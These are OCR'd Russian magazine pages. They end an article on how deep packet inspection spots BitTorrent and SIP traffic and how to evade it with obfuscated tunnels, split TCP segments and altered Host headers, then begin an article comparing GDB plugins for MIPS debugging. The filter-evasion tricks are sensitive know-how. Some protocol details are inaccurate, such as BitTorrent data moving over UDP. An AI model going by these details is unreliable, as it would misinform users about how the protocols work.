Это преобразованное в читаемый вид содержимое файла torrent с дистрибутивом Ubuntu 18.04. Самое главное — то, что в нем описаны трекеры — специальные регуляторы. Обычно это просто серверы HTTP, которые знают, кто из других участников сети готов отдавать тебе новые данные, а также следят за твоим прогрессом и статусом в системе.

Первым этапом для скачивания торрента будет запрос пиров через HTTP или TCP, который системы DPI способны обнаружить либо по IP, либо по директиве `Host` в запросе. Кроме этого, в теле запроса обязательно будет Bencode — характерный исключительно для соединений BitTorrent.

Вторым этапом идет обмен рукопожатиями с только что полученными пирами. Для каждого из них специально хранятся четыре параметра: `am_choked` и `peer_choked` — запрещена ли передача данных от пира и обратно, `am_interested` и `peer_interested` — есть ли у пира или у меня что-то ценное для передачи.

Рукопожатие с пирами, как и запрос к трекеру, заполнено данными (идентификатор клиента, хеши файлов и так далее) с помощью Bencode. Это позволяет облегчить задачу идентификации. Более того, в зависимости от версии протокола и клиента внутри данных может содержаться строка `BitTorrent protocol` (или другая, характерная для клиента), что еще больше упрощает идентификацию.

Третий этап общения, а именно обмен данными происходит через соединение UDP. Сообщения управляют потоком данных и состояниями `choked` и `interested` и, главное, передают сами данные. Часть этих сообщений имеет строго фиксированную длину тела запроса. Это может послужить зацепкой в исследовании трафика оборудованием DPI.

Эти этапы заметны, что позволяет анализирующему оборудованию легко обнаруживать и, соответственно, блокировать и замедлять соединение. Некоторые производители обрубают попытки соединения на корню. Другие же, более смекалистые, подделывают трафик так, что для клиента все выглядит как обычно, но загрузка не идет.

VoIP

Voice over Internet Protocol — важнейшая часть современного общения. Только Skype пользуются 300 миллионов человек в месяц. При помощи этой технологии совершаются звонки в WhatsApp, Telegram, Viber и не только.

Конечно, обстановка в отношениях между VoIP и DPI менее напряженная, так как нет ни строгого регламента взаимодействия двух клиентов, ни общего формата данных, а некоторые приложения так и вовсе шифруют соединение.

На помощь анализатору приходит SIP (Session Initiation Protocol) — протокол, описывающий то, как клиенты начинают, регулируют и заканчивают общение между собой. Внутри описывается несколько параметров, причем в таком же формате, как и HTTP, и благодаря этому легко отслеживается.

```
INVITE sip:10100@192.46.18.48 SIP/2.0
From: "User 1" <sip:10100@192.46.18.48>
To: "User 2" <sip:1201@192.42.20.22>
Call-ID: 22a1c6b515ecee@192.46.18.48
Max-Forwards: 10
```

Как и HTTP, SIP имеет собственные трехзначные статусы, которые передаются в открытую, и все это в комплекте позволяет DPI если не с первого, то со второго или третьего пакета данных определить протокол и немедленно предпринять необходимые действия.

МЕТОДЫ СОПРОТИВЛЕНИЯ

В борьбе с DPI важно обмануть сканер, который рассчитан на **обычные** запросы. Небольшие изменения в структуре запросов помешают его работе.

Лучшим способом ввести анализатор в заблуждение будет полностью зашифровать пакет данных и отправить его на личный, никому не известный сервер в интернете, который расшифрует данные и выполнит запрос. Ровно такую методологию предлагает obfs4proxy.

Изначально придуманный как посредник при передаче данных в сети Tor, obfs4 может также работать в режиме клиента и сервера, позволяя практически любому приложению перенаправить трафик в обфусцированный туннель. С этим отлично справляется, например, OpenVPN, создающий еще и защищенный шифрованием канал данных.

OpenVPN может также изображать легитимный трафик HTTPS, который анализатор DPI сочтет самым обыкновенным.

Этого можно достичь, перенаправив поток VPN через порт **443** вместо стандартного **1194**, но это помогает не всегда. Или можно использовать stunnel в качестве туннеля SSL. Тогда шифрование SSL сделает запросы HTTPS практически неотличимыми от пакетов данных туннеля, помогая скрываться от грозного ока DPI.

Можно попытаться и напрямую обмануть анализатор трюками из мира сегментов TCP. Методика разделения длинных пакетов на маленькие для уменьшения потерь использует параметр `TCP Window Size`, регулирующий поток данных через соединение. Предварительная установка его в значение **2** для каждого пакета разделит последний на два сегмента.

Первый:

```
GE
```

Второй:

```
T / HTTP/1.1
Host: xakep.ru
```

Ни один из этих пакетов не будет воспринят как валидное соединение HTTP, и поэтому соединение пройдет все фильтры.

Блокировку по адресу сайта (по директиве `Host`) обойдет и такой запрос:

```
GET / HTTP/1.1
hOSt:xaKeP.RU
```

Чтобы не пришлось обфусцировать каждый пакет вручную, есть утилита GoodbyeDPI, которая делает эту работу за тебя. Она позволяет подобрать наилучшие комбинации изменений, чтобы твой запрос миновал всевидящее око DPI.

INFO

Подробно об утилитах для сокрытия своего трафика я писал в статье «Краткий справочник анонима. Виды шифрования и защиты трафика, выбор софта».

ЗАКЛЮЧЕНИЕ

Как видишь, алгоритмы анализа трафика идут вровень с технологиями обхода. Каждый новый шаг в развитии слежки за трафиком пользователей будет усложнять схему получения доступа к «чистому» интернету. Сообщество активных пользователей стремится сохранить интернет свободным от контроля и цензуры, и благодаря этому мы можем продолжать работать в открытой сети.

ОТЛАДКА MIPS

КАК Я СОБРАЛ РАБОЧИЙ ИНСТРУМЕНТ ИЗ СЛОМАННЫХ ЗАПЧАСТЕЙ

GH0st3rs
qiqwoe@protonmail.com

Не знаю, как тебе, а мне часто приходится сталкиваться с реверсом и отладкой на MIPS. И как ни печально, но достойных инструментов для этого совсем мало, особенно если сравнивать с другими архитектурами. Да чего уж там говорить, если даже в HexRays до сих пор нет декомпиляции MIPS. Поэтому лучшим решением для меня стало сконструировать собственный инструмент.

INFO

MIPS — микропроцессорная архитектура, которая была разработана в восьмидесятых годах прошлого века сотрудниками компании MIPS Computer Systems в соответствии с концепцией проектирования процессоров RISC (то есть для процессоров с упрощенным набором команд).

В этой статье речь пойдет именно об отладке с помощью всеми ~~проклинаемого~~ любимого GDB. Сначала я хотел найти какое-нибудь решение, чтобы каждый раз не вводить тонну магических команд типа `x/* $reg`, которые помогают понимать то, что происходит с регистрами, стеком, кучей и прочим.

ГОТОВЫЕ (ЛИ) РЕШЕНИЯ?


Я, как адекватный человек, полез в Google в поисках готовых инструментов, которые помогут облегчить мою жизнь. Вот что мне удалось накопать.

INFO

GDB по умолчанию имеет поддержку исполнения скриптов, через команду `source` или аргумент командной строки `-x`. В случае если GDB был скомпилирован с поддержкой Python, появляется также возможность использовать скрипты на этом языке.

PEDA


А точнее — PEDA-MIPS. Скачиваем и запускаем.



```
Remote debugging using localhost:2222
0x7f7b9aa0 in ?? ()
  File "peda-mips/peda-mips.py", line 4523
    if opcode:
             ^
TabError: inconsistent use of tabs and spaces in indentation
(gdb) 
```

Никаких переживаний о пользователях

Понятно: у меня везде стоит Python 3, который не допускает одновременного использования табуляции и пробелов в качестве разделителей, а авторы, видимо, не слышали о прекращении поддержки Python 2 в 2020 году. Ну да ладно, исправим это и запустим еще разок.



```
T1 : 0x0
T2 : 0x0
T3 : 0x0
T4 : 0x0
T5 : 0x0
T6 : 0x0
T7 : 0x0
S0 : 0x0
S1 : 0x0
S2 : 0x0
S3 : 0x0
S4 : 0x0
S5 : 0x0
S6 : 0x0
S7 : 0x0
T8 : 0x0
T9 : 0x0
K0 : 0x0
K1 : 0x0
GP : 0x7f806010 --> 0x0
SP : 0x7ffff790 --> 0x0
RA : 0x7f7b9adc --> 0x3e84023
[-------------------------------------CODE-------------------------------------]
   0x7f7b9ad4:  bltzal  t0,0x7f7b9adc
   0x7f7b9ad8:  nop
   0x7f7b9adc:  subu    t0,ra,t0
=> 0x7f7b9ae0:  lw      t9,-32740(gp)
   0x7f7b9ae4:  addiu   t9,t9,17348
   0x7f7b9ae8:  addu    t9,t9,t0
   0x7f7b9aec:  jalr    t9
   0x7f7b9af0:  nop
[------------------------------------STACK-------------------------------------]
0000| 0x7ffff790 --> 0x0
0004| 0x7ffff794 --> 0x0
0008| 0x7ffff798 --> 0x0
0012| 0x7ffff79c --> 0x0
0016| 0x7ffff7a0 --> 0x4
0020| 0x7ffff7a4 --> 0x7ffff8a6 ("/bin/lighttpd")
0024| 0x7ffff7a8 --> 0x7ffff8b4 --> 0x2d66002f ('/')
0028| 0x7ffff7ac --> 0x7ffff8b7 ("/etc/lighttpd.conf")
[----------------------------Legend: code, data, rodata, value-----------------]
0x7f7b9ae0 in ?? ()
peda-mips > 
```

Результат работы

И вроде бы все хорошо, но хочется большего: например, поддержку IDA Pro или удобный вывод состояния кучи. Разбираться почти в 7000 строк, чтобы добавить новую фичу, не очень-то заманчиво.

Плюсы:

+ может работать с MIPS;


+ простота реализации.

Минусы:

- 7000 строк кода в одном файле;
- отсутствует расширяемость.

GEF

Скачиваем и приступаем к тестированию.




```
$s2  : 0x00000000  →  0x00000000
$s3  : 0x00000000  →  0x00000000
$s4  : 0x00000000  →  0x00000000
$s5  : 0x00000000  →  0x00000000
$s6  : 0x00000000  →  0x00000000
$s7  : 0x00000000  →  0x00000000
$t8  : 0x00000000  →  0x00000000
$t9  : 0x00000000  →  0x00000000
$k0  : 0x00000000  →  0x00000000
$k1  : 0x00000000  →  0x00000000
$s8  : 0x00000000  →  0x00000000
$pc  : 0x7f7b9aa0  →  0x03e0c821  →  0x03e0c821
$sp  : 0x7ffff7a0  →  0x00000004  →  0x00000004
$hi  : 0x00000000  →  0x00000000
$lo  : 0x00000000  →  0x00000000
$fir : 0x00739300  →  0x00739300
$ra  : 0x00000000  →  0x00000000
$gp  : 0x00000000  →  0x00000000
────────────────────────────────────────────────────────────────────── stack ────
0x7ffff7a0│+0x0000: 0x00000004  →  0x00000004    ← $sp
0x7ffff7a4│+0x0004: 0x7ffff8a6  →  0x2f62696e  →  0x2f62696e
0x7ffff7a8│+0x0008: 0x7ffff8b4  →  0x2d66002f  →  0x2d66002f
0x7ffff7ac│+0x000c: 0x7ffff8b7  →  0x2f657463  →  0x2f657463
0x7ffff7b0│+0x0010: 0x7ffff8ca  →  0x2d440050  →  0x2d440050
0x7ffff7b4│+0x0014: 0x00000000  →  0x00000000
0x7ffff7b8│+0x0018: 0x7ffff8cd  →  0x5057443d  →  0x5057443d
0x7ffff7bc│+0x001c: 0x7ffff8d3  →  0x5355444f  →  0x5355444f
─────────────────────────────────────────────────────────── code:mips:MIPS32 ────
   0x7f7b9a94                  sra    zero, zero, 0x0
   0x7f7b9a98                  nop
   0x7f7b9a9c                  nop
 → 0x7f7b9aa0                  move   t9, ra
   0x7f7b9aa4                  bal    0x7f7b9aac
   0x7f7b9aa8                  nop
   0x7f7b9aac                  lui    gp, 0x5
   0x7f7b9ab0                  addiu  gp, gp, -15004
   0x7f7b9ab4                  addu   gp, gp, ra
──────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "", stopped, reason: SIGTRAP
────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x7f7b9aa0 → move t9, ra
```

На этот раз хотя бы запускается без ошибок. Но строки здесь не разыменовываются.

INFO

Разыменование — термин, применяемый к указателям, позволяет получить значение, записанное в области памяти, на которую ссылается указатель. В случае со строками очень удобно, когда в результате такого чтения отладчик вместо последовательности 0x41414141 показывает строку AAAA.

Идем в код, чтобы узнать причину, и, перелопатив около 10 000 строк кода, видим, что GEF настолько хитрый, что не понимает бинари, в которых не определяются секции, а в случае с MIPS это практически каждый второй. Зато GEF умет работать с IDA и даже импортировать структуры! К сожалению, и тут не без косяков...



```
        method_name = argv[0].lower()
        if method_name == "version":
            self.version = self.sock.version()

                if method_name in ("ImportStruct", "ImportStructs"):
                    self.import_structures(res)
                else:
                    gef_print(str(res))
```

Не, ну вы это видели?!

Сначала сообщается, что имя метода состоит из строчных букв, а затем мы проверяем его, но уже на наличие заглавных букв: естественно, проверка всегда будет возвращать ложь.

Плюсы:

+ может работать с MIPS;


+ изящно выполнена система команд.

Минусы:

- 10 000 строк кода в одном файле;
- много логических ошибок.

Pwndbg

Запускаем и... сразу разочарование!



```
pwndbg: loaded 175 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
'context': Print out the current register, instruction, and stack context.

    Accepts subcommands 'reg', 'disasm', 'code', 'stack', 'backtrace', and 'args'.
Exception occured: context: unsupported operand type(s) for +: 'NoneType' and 'int' (<
class 'TypeError'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
pwndbg> 
```

Как выяснилось позже, грамотная реализация отображения для MIPS тут не написана, однако наличие модульной структуры меня порадовало. Определенный набор команд, схожий по назначению, выведен в отдельный файл или даже каталог. Это позволяет легко ориентироваться в проекте и быстро вносить изменения.

Плюсы:

+ модульная структура;

+ развитая система событий — почти к каждому действию привязано несколько событий.

Минусы:

- утилита слишком перегружена событиями;
- нет главной цели — удобства дебага исполняемых файлов для MIPS.

КОД ФРАНКЕНШТЕЙНА

Можно ли сделать отладку для MIPS красивой и удобной, взяв лучшее от всех этих решений? Задавшись этим вопросом, я захотел попробовать самостоятельно объединить их во что-то, что будет отвечать моим требованиям.

INFO

GDB предоставляет хорошие API для Python. Подробнее о них ты можешь узнать на странице проекта.

Структуру проекта решил взять из pwndbg — вынести код в отдельные файлы либо группировать по каталогам, это улучшает понимание и облегчает поддержку в будущем.

В GEF хорошо реализована система команд — это отдельный класс, наследуемый от `gdb.Command`, со своими плюшками в виде красивой печати справки.

В PEDA я подсмотрел, как просто реализованы некоторые методы. Например, достаточно взглянуть, как в GEF реализовано определение того, находится ли по указанному адресу строка или нет, и сравнить с PEDA.

GEF

```
def read_ascii_string(address):
    """Read an ASCII string from memory"""
    cstr = read_cstring_from_memory(address)
    if isinstance(cstr, unicode) and cstr and all([x in string.printa
ble for x in cstr]):
        return cstr
    return None


def is_ascii_string(address):
    """Helper function to determine if the buffer pointed by
`address` is an ASCII string (in GDB)"""
    try:
        return read_ascii_string(address) is not None
